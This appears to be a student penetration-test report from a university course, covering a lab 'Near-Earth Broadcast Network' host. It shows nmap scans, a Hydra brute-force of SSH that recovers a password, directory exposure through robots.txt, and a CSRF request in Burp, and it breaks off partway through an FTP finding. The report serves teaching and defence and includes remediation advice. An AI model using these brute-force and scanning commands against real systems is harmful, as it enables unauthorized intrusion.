



ABD SECURITY SERVICES

Penetration Test Report

Near-Earth Broadcast Network

October 25th, 2023

CS-GY 6573 CF01 CF02 Penetration Testing and Vulnerability Analysis, Fall 2023
NYU Tandon School of Engineering

ABD SECURITY SERVICES

Contact : [Ajay Balaji D](#)

Email : ab10297@nyu.edu

Contents

PENETRATION TEST REPORT

CONTENTS	2
EXECUTIVE SUMMARY	3
INTRODUCTION	5
- TEST GOALS AND OBJECTIVES	5
- TEST SCHEDULE	6
- COST	6
SCOPE	7
- TARGET	7
- LIMITATIONS	8
- RULES OF ENGAGEMENT	8
- ASSUMPTIONS	9
METHODOLOGY	9
- TESTING	10
- STEPS	11
- RISK SCORING METHODOLOGY	11
FINDINGS AND REMEDIATION	12
CONCLUSION	31
APPENDIX	32

Executive Summary

The purpose of this engagement was to identify security vulnerabilities in the assets listed under Target and Scope. Once vulnerabilities are identified, each of it was rated for technical impact in the Finding Summary section of the report. This report will reduce overall risk and secure NBN IT infrastructure.

To perform this test, we have leveraged several common tools to help identify and exploit vulnerable findings in the environment. Table 1 will provide a summary of all the vulnerabilities which we found during testing. You can find the details in the ‘Finding and Remediation’ section.

Vulnerability	Severity	Base Score	Related CVE/CWE	Affected CIA
Weak Password Policy	Critical	9.3	https://www.cvedetails.com/cwe-details/521/	Confidentiality, Availability, and Integrity
			https://nvd.nist.gov/vuln/detail/CVE-2020-7940	
Exposure of Sensitive Information to an Unauthorized Actor	High	7.5	https://cwe.mitre.org/data/definitions/200.html	Confidentiality
			https://www.immuniweb.com/vulnerability/information-exposure.html	
Anonymous FTP Login allowed	Medium	5.3	https://www.cvedetails.com/cve/CVE-1999-0497/	Confidentiality, Availability
			https://www.cvedetails.com/cve/CVE-2001-0794/	
Cross-site request forgery (CSFR)	Medium	6.5	https://www.cvedetails.com/cve/CVE-2022-46688/	Integrity
			https://www.cvedetails.com/cwe-details/352/	
Cross Site Scripting (Reflected)	Medium	6.1	https://nvd.nist.gov/vuln/detail/CVE-2021-41878	Integrity
			https://cwe.mitre.org/data/definitions/79.html	
ZAP Scan	2 High	NA	https://nvd.nist.gov/vuln/detail/CVE-2021-42261	Confidentiality, Availability and Integrity
	5 Medium		https://www.cvedetails.com/cve/CVE-2018-14772/	
	6 Low		https://www.cvedetails.com/cve/CVE-2022-30625/	

Table 1: Vulnerability Findings

During the penetration testing we found certain hidden flags in the system. Below are the details,

Flag	Details	Found when Exploiting
Flag 1	flag1{away_we_go}	http://10.10.0.66/data
Flag 2	flag2{authorized_user_access}	http://10.10.0.66/internal/customers.php
Flag 3	flag3{brilliantly_lit_boulevard}	FTP anonymous login or SSH
Flag 4	No Permission	http://10.10.0.66/data

Table 2: Flag Details

All critical and High risk vulnerabilities need immediate attention and fix. Please find the remediation techniques mentioned in the 'Finding and Remediation' section to take appropriate actions.

If you have any questions or concerns as you move to remediate the items raised in this report, please don't hesitate to contact us. ABD security services like to thank NBN for this engagement and look forward to working together in the future.

This report is just a summary of the information available and is a snapshot in time of the state for the tested environment.

To find Overall security rating we averaged the base score of all the vulnerabilities and assigned a grade with respect to security scorecard standards.

Security Score: 6.94

Overall Grade: D

Introduction

ABD Security services is an information security firm mainly focused on application penetration testing and network penetration testing. This firm was established in 2010. Over the period of 13 years, we have been providing impactful research reports for both white box and black box testing. Our Main goal is to empower companies to stand strong in the face of hackers, spammers, and cybercriminals and maintain business continuity and financial stability.

We have worked for a wide range of clients across top-tier tech companies and various fortune 100 industries. We were responsible for discovering and exploring new unknown vulnerabilities in applications and network infrastructure components. Our highly skilled operators conduct research and assessment based on real world threats. We imitate global adversaries and malicious actors to report detailed and actionable findings on critical assets and infrastructures. Using innovative processes, tools, and advanced techniques, we predict and overcome cybersecurity vulnerabilities.

After solving the problem at hand, we continue to refine our work in service to the deeper issues. The knowledge we gain from each engagement and research project further enhances our tools and processes and extends our software engineer's abilities. We believe the most meaningful security gains hide at the intersection of human intellect and computational power.

- Test Goals and Objectives

The objective of this penetration testing engagement is to perform well-organized research and analysis to secure NBN IT infrastructure. We will be performing both internal and external security testing in the target environment.

Our focus is to identify the weakness, exploit it and provide an in-depth analysis with remediation recommendation. Attacks need to be performed from the perspective of an outsider (Normal internet user without any elevated access).

Based on the findings a comprehensive technical, detailed, executive summary and report will be provided. This will contain vulnerabilities, by level of risk, with recommended correlated remediation. In addition to this we will also provide best practices for software solutions to remediate the vulnerabilities identified.

- Test Schedule

We will be testing the target environment for complete two weeks. In this two week, we will be following the PTES (penetration testing execution standard) which is as follows,




Figure 1: Penetration testing Phase

- Cost

Pricing will be different for different clients depending upon the engagement subscription incurred. As per standards, we will be charging 30\$/hour for internal/external testing. As NBN has asked for both internal and external security testing, it will come around 60\$/hour. Please feel free to cancel/reschedule the contract

before the engagement start date. As per company policy, once the start date is crossed cancellation or rescheduling is not possible and deposit amount will not be refunded.

Scope

In this section, we will discuss more about what is in scope and what is out of scope.

- Target

We will be conducting our penetration test mainly on two components of NBN Infrastructure. They are as follows,

- External network
- External Web App

We will enumerate and assess all external facing, services and web apps. As per the terms and condition consultant will not be provided with any network access, system access, physical access, or IT infrastructure details where else if internal network access is achieved, consultants can continue their assessment to find more vulnerability and determine impact.

Some of the components which are not in scope are as follows,

- Vendor hosted VPN provider which will be used by NBN employees.
- Physical security of NBN offices.
- Existing NBN subs and BP accounts.
- Distributed denial of service attacks.

This security assessment is carried out to gauge the security posture of Near-Earth Broadcast Network (NBN) internet facing hosts. The result of the assessment is then analyzed for vulnerabilities. The vulnerabilities are assigned a risk rating based on threat, vulnerability, and impact.

- Limitations

We will be performing a non-destructive test. This test is limited to finding and carrying out the tests without any potential risks. It performs the following actions:

- Scans and identifies the remote system for potential vulnerabilities.
- Investigates and verifies the findings.
- Maps the vulnerabilities with proper exploits.
- Exploits the remote system with proper care to avoid disruption.
- Provides proof of concept.
- Does not attempt a Denial-of-Service (DoS) attack.

- Rules of Engagement

We will be conducting all tests with necessary precaution measures. In case if anything goes wrong when conducting tests, our technical team will contact the NBN representative via email. Below is the client-side contact person detail,

Bill Gibson, CISO gibson@corp.nbn

As we are testing as internet users, there will not be any IP whitelisting required at the intrusion detection system side.

If any sensitive data is found while testing it will be immediately communicated to the NBN representative and we have internal methods of handling sensitive data with respect to regulatory laws.

- Assumptions

Below assumptions are made before starting the engagement,

- NDA and rules of engagement have been signed between the consultant and the client.
- As we are only performing external testing, Remediations are proposed based on the system assumptions. Further analysis will be required from the client side for issue mitigation.

Methodology

We will be following below mentioned methodology in our penetration testing process,



Figure 2: Penetration testing Methodology

We experimented with all the techniques which we learned in the class to detect and find the vulnerabilities, calculate the risk, and organize it in a report to share with the client. Some of my analysis leads to a dead end and some provided promising results. I have formulated all the findings and analysis in this report to help clients to secure and configure their app and network in a better way.

- Testing

We will be using different open-source tools with respect to the methodology mentioned above,

<i>Phases</i>	<i>Purpose</i>	<i>Tools Used</i>
Planning	Virtual environment	VirtualBox
	Reconnaissance	Recon-ng
		Amass
		Google Dorking
		WHOIS
	Scanning	netcat
		Nmap
		masscan
		TCPdump
		scapy
Exploitation	Vulnerability Assessment	Fuzzing
		ZAP
		SQLMap
		Wireshark
		Burpsuite
		Password cracking tools like Hashcat
		Browser Developer tools
	Exploit	Metasploit
		MSFvenom
Reporting	Risk Mapping	CVE
	Reports	Word
		Excel
		OneNote
		Browser

Table 3: Tools used

- Steps

We will carry out the test in 3 phases which are,

- Planning
- Exploitation
- Reporting

In the planning phase, we will gather all the information related to the target by process of reconnaissance and scanning. By this process we will be able to find all the IP, subdomain, netblocks associated with the target. Then we will scan the found IP target for any open ports, vulnerable application, or version weaknesses.

Once the weakness was found and documented, we will enter the exploitation phase. We will build payloads with respect to the found vulnerabilities and try to exploit the network or the application. Once the vulnerability is exploited, we will do lateral movement to find other details about the network or application.

In the final phase, we will map all the found vulnerability with open standards CVSS and assign severity. We will document all the activities as the final step with screenshots and executions. Detailed analysis and remediation recommendation will be found in the final document.

Once the report is ready it will be shared with the NBN representation. Please contact us for any clarification if required. We are happy to help and make your organization more secure than before.

- Risk Scoring Methodology

We will be using Common Vulnerability Scoring System (CVSS) to provide severity of the vulnerability. The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities.

CWE or CVE Links for the vulnerabilities can be found along with the details in 'Finding and Remediation' section.

We will summary all the vulnerabilities found and assigned a CVSS score with respect to CVE rating. Below mentioned site and table will used as reference,

CVSS v3.1 Ratings - https://www.first.org/cvss/v3-1/cvss-v31-user-guide_r1.pdf

<i>Severity</i>	<i>Base Score Range</i>
None	0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Table 4: Color code for Common Vulnerability Scoring System (CVSS) Scores

Findings and Remediation

Below are our findings from the penetration testing which we carried out within the scope of the NBN client. We have ordered the vulnerability from critical to low to highlight the risk from high to low. We have also provided suggestion fixes for each vulnerability with respect to the industry standards.

1. Weak password policy – SSH connection Exploit

a. Description:

Passwords are the most common form of authentication, but each year the risk associated with passwords becomes more apparent. Weak password policies increase the risk of users creating weak passwords that could allow attackers to steal easily through generic techniques such as brute force attacks, authentication challenge theft, etc.

b. Steps to find the Vulnerability:

From network scan we also found that port 443 is open for SSH connection. If we are able to find the username and password, we can establish a SSH connect with NBN server and explore the machine.

```
(kali@kali)-[~]
$ nmap -n -A 10.10.0.66 -p 443
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-11 00:12 EST
Nmap scan report for 10.10.0.66
Host is up (0.0014s latency).

PORT      STATE SERVICE VERSION
443/tcp   open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1d:e1:40:6b:1c:a0:52:e5:97:6f:46:93:ba:ec:dd:8e (RSA)
|   256 75:6c:d6:39:ec:9b:0a:9a:87:e1:97:0e:a1:71:d4:77 (ECDSA)
|_  256 e0:3c:27:90:3a:c5:ab:f0:86:a5:99:49:a3:9f:2e:00 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

From FTP vulnerability (Discussed Next) we found some username called gibson. We tried to brute force the password for the username using Hydra tool which we learned in class. We used rockyou.txt library for brute force attack. We just changed the default 22 port of SSH to 443.

c. Exploit:

Hydra tool works by using different approaches to perform brute-force attacks in order to guess the right username and password combination.

Command used: hydra -l gibson -P /usr/share/wordlists/rockyou.txt
ssh://10.10.0.66:443

```
(kali@kali)-[/usr/share/wordlists]
$ sudo hydra -l gibson -P /usr/share/wordlists/rockyou.txt ssh://10.10.0.66:443
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-11 00:36:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] you specified port 443 for attacking a http service, however did not specify the -S ssl switch nor used https-... , therefore using plain HTTP
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1/p1:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.0.66:443/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 14344245 to do in 1532:31h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344105 to do in 2422:00h, 14 active
[STATUS] 102.29 tries/min, 716 tries in 00:07h, 14343685 to do in 2237:42h, 14 active
[STATUS] 98.47 tries/min, 1477 tries in 00:15h, 14342924 to do in 2427:43h, 14 active
[STATUS] 95.39 tries/min, 2957 tries in 00:31h, 14341444 to do in 2505:50h, 14 active
[443]ssh host: 10.10.0.66 login: gibson password: digital
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-11 01:11:04

(kali@kali)-[/usr/share/wordlists]
```

Username and Password: gibson – digital

We used the above-mentioned username and password to establish SSH connection to the NBN server.

```
(kali@kali)-[~]
$ ssh 10.10.0.66 -p 443 -l gibson
The authenticity of host '[10.10.0.66]:443 ([10.10.0.66]:443)' can't be established.
ED25519 key fingerprint is SHA256:LEumERRL99EkWt7z0B+P4w+DzdfYsi6/lr3kQsTDH4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.0.66]:443' (ED25519) to the list of known hosts.
gibson@10.10.0.66's password:
Welcome to

  NBN

**Near-Earth Broadcast Network**
*Someone is Always Watching*

Server
Penetration testing with permission only!
Last login: Sun Apr  4 21:40:39 2021
gibson@nbnserver:~$
```

After this we can do privilege escalation and do lateral movement inside the network.

d. Risk Details:

As password weakness leads to SSH connection establishment, we have rated this as critical with base value of 9.3.

Severity	Base Score	Related CVE/CWE	Affected CIA
Critical	9.3	https://www.cvedetails.com/cwe-details/521/	Confidentiality, Availability, and Integrity
		https://nvd.nist.gov/vuln/detail/CVE-2020-7940	

e. Remediation/Solution:

Company needs to deploy strict policy against password to eliminate all the weak passwords. Some of the below technique can be implemented to achieve it,

- Increase complexity of the password
- Establish policy (rules to set password)
- Encourage users to use password managers.
- Implement Multifactor authentication (MFA)

- Regular password change
- Educate users.
- Security awareness training
- Regular security audits

2. Exposure of Sensitive Information to an Unauthorized Actor

a. Description:

The website exposes sensitive information to an actor that is not explicitly authorized to have access to that information. This may be due to misconfiguration or mistake. This weakness could be the result of numerous types of problems that involve exposure to sensitive information.

b. Steps to find the Vulnerability:

From network scan we also found that port 80 is open for web application http requests.


```
(kali@kali)-[/usr/share/wordlists]
$ nmap -n -A 10.10.0.66 -p 80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-11 02:05 EST
Nmap scan report for 10.10.0.66
Host is up (0.0022s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: NBN Corporation

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```


NBN is running http server in port 80 for Apache httpd 2.4.29 on Ubuntu server. This also shows that there are two disallowed entries in the robots.txt file: /internal/ and /data/.

The **robots.txt** file is a standard used by websites to communicate with web crawlers and other robots. It contains directives about which areas of the website should not be crawled or analyzed by search engines. But this will provide useful information for the attackers.



c. Exploit:

We tried to access the link via gateway 10.10.0.66. We are not able to find anything under /internal/ where else /data/ provides lot of useful information and two flags.





Index of /data

Name	Last modified	Size	Description
Parent Directory	-		
CEO_gibson.jpg	2021-04-03 14:25	62K	
customer.list	2023-12-10 14:57	35K	
flag1	2021-04-03 15:57	195	
flag4.jpg	2021-04-03 14:27	70K	
newtech.jpg	2021-04-03 13:33	180K	
servicetechs.jpg	2021-04-03 13:33	171K	
stephenson.jpg	2021-04-03 14:25	44K	

Apache/2.4.29 (Ubuntu) Server at 10.10.0.66 Port 80

We could see customer.list have all the customers who accessed the application. This will affect the confidentiality of the organization. Furthermore, we found CEO image and two flags in this page (flag1 and flag4). **Flag 1** was directly accessible where else we are not able to access flag 4 due to permission issue.



d. Risk Details:

For a web application disclosure of files should be scored as:

7.5 [CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N] – High severity.

Severity	Base Score	Related CVE/CWE	Affected CIA
High	7.5	https://cwe.mitre.org/data/definitions/200.html	Confidentiality
		https://www.immuniweb.com/vulnerability/information-exposure.html	

e. Remediation/Solution:

We must implement proper control mechanisms to handle users. Only admin logged user must have access to certain critical pages. We must not disclose any confidential data page information in common places like Robots.txt.

3. Cross-site request forgery (CSFR)

a. Description:


Cross site request forgery (CSRF) is a vulnerability where an attacker performs actions while impersonating another user. CSRF vulnerabilities occur when vulnerable web apps simply trust the cookies sent by web browsers without further validation.

b. Steps to find the Vulnerability:

We launched the site (<http://10.10.0.66>) and with burpsuite intercept ON. On the launch page we could see two text boxes for registration purposes. We inspected the page source and could see the form method was 'GET'.

Since this form is not POST request and we don't have a CSRF token enabled. We can click on this link any number of time to make registration.

<http://10.10.0.66/?name=Ajay&email=test%40test.com#>



c. Exploit:

We configured our browser to send all the web requests via burp suite. We turned intercept ON and captured the SignUp click web request.

Request (Burpsuite):

GET /?name=Ajay&email=test%40test.com HTTP/1.1

Host: 10.10.0.66

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
/;q=0.8

Accept-Language: en-US,en;q=0.5


Accept-Encoding: gzip, deflate, br

Connection: close

Referer: http://10.10.0.66/

Upgrade-Insecure-Requests: 1

We send the above request to repeater.



The screenshot shows the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. The main toolbar has tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, and Logger. The 'Proxy' tab is active, showing 'HTTP history' and 'WebSockets history'. A filter settings bar indicates 'Hiding CSS, image and general binary content'. Below this is a table of HTTP history with columns: #, Host, Method, URL, Params, Edited, Status code, and Length. The table lists several GET requests to 10.10.0.66, including requests for assets and a specific request to /?name=Ajay&email=test%40test.com (highlighted in blue). Below the table, the 'Request' details panel is open, showing the raw HTTP request for the selected entry. The request is a GET to /?name=Ajay&email=test%40test.com HTTP/1.1. The details panel also includes a context menu with options like 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', 'Send to Organizer', 'Send to Comparer (request)', 'Send to Comparer (response)', 'Show response in browser', 'Request in browser', 'Engagement tools [Pro version only]', 'Show new history window', and 'Add notes'.

#	Host	Method	URL	Params	Edited	Status code	Length
3	http://10.10.0.66	GET	/assets/js/jquery.min.js			200	81220
4	http://10.10.0.66	GET	/assets/js/util.js			200	12725
5	http://10.10.0.66	GET	/assets/js/main.js			200	3791
6	http://10.10.0.66	GET	/assets/js/breakpoints.min.js			200	2729
7	http://10.10.0.66	GET	/assets/js/browser.min.js			200	2141
8	http://10.10.0.66	GET	/assets/js/jquery.scrolly.min.js			200	1120
9	http://10.10.0.66	GET	/assets/js/jquery.scrollex.min.js			200	2547
12	http://10.10.0.66	GET	/			200	7258
13	http://10.10.0.66	GET	/?name=Ajay&email=test%40test.com				
14	https://contile.services.mozilla.c...	GET	/v1/tiles				
16	https://shavar.services.mozilla.c...	POST	/downloads?client=na				
17	https://classify-client.services.m...	GET	/api/v1/classify_client				
18	https://content-signature-2.cdn....	GET	/chains/normandy.con				

```

1 GET /?name=Ajay&email=test%40test.com HTTP/1.1
2 Host: 10.10.0.66
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://10.10.0.66/
9 Upgrade-Insecure-Requests: 1

```

Then we changed the GET request parameter (name and email) and sent the request again. We received the same Thank you registration message every time when we sent the request.

d. Risk Details:

Severity	Base Score	Related CVE/CWE	Affected CIA
Medium	6.5	https://www.cvedetails.com/cve/CVE-2022-46688/ https://www.cvedetails.com/cwe-details/352/	Confidentiality and Integrity

e. Remediation/Solution:

There are two ways to mitigate CSRF attacks.

- CSRF tokens: One mitigation strategy is to use a random and unique token for use in HTTP requests; these are called CSRF, anti-forgery or request verification tokens. They're a shared secret between the client and server-side of an application and are included in any requests the client makes to the server. The server validates the token on each request to ensure it's still the authorized user making the request. The token is usually contained in a hidden field of an HTML form. As the token is random and unique, the attacker cannot predict the value for use in their malicious request.
- SameSite cookies: Another way you can defend against CSRF is through applying the SameSite attribute to cookies. This attribute is added to the Set-Cookie response header and can be given either the "Strict" or "Lax" values.

4. Anonymous FTP Login allowed:

a. Description:

Anonymous File Transfer Protocol (FTP) enables remote users to use the FTP server without an assigned user ID and password. Anonymous FTP enables unprotected access (no password required) to select information about a remote system. The remote site determines what information is

made available for general access. Such information is publicly accessible and can be read by anyone.

b. Steps to find the Vulnerability:

We ran network scanning for the gateway, client and server. We found that some of the ports are open and vulnerable. Initial scan showed that port 9001 was open and used by tor network traffic.

```
(kali@kali)-[~]
$ nmap 10.10.0.66
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-09 03:49 EST
Nmap scan report for 10.10.0.66
Host is up (0.0045s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8001/tcp  open  vcom-tunnel
9001/tcp  open  tor-orport

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```

We debugged it further and found the original service running behind the port 9001 using the below command. Normally nmap scan just how the open ports. Port is not always what they appear to be. -sV enables version scanning to determine the actual services behind the port.

Command: nmap -n 10.10.0.66 -T4 -sV

```
(kali@kali)-[~]
$ nmap -n 10.10.0.66 -T4 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-09 04:16 EST
Nmap scan report for 10.10.0.66
Host is up (0.0015s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
443/tcp   open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8001/tcp  open  http      Apache httpd 2.4.29 ((Ubuntu))
9001/tcp  open  ftp       vsftpd 3.0.3
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.18 seconds

Showing results for OWASP ZAP tool
Search instead for OSWAP ZAP tool
```

So, the actual service behind 9001 port was ftp. Then we converted the scanned results to useful data.

```
(kali@kali)-[~]
$ nmap -n -A 10.10.0.66 -p 9001
